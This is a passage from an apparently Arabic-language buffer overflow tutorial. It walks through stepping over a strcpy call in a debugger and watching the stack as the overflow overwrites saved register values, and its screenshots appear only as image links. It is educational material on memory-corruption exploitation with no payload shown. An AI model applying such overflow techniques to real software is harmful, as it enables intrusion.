



ثم نقوم بالضغط علي F8 لتنفيذ إجراء strcpy بدون تتبع تنفيذه..لينتقل التنفيذ إلي السطر التالي..




ونلاحظ هنا في نافذة الأستاك حدوث عملية النسخ ونتابع الضغط علي F8 حتى نصل إلي بداية استرجاع قيم المسجلات من الأستاك بعد حدوث عملية الفيضان .

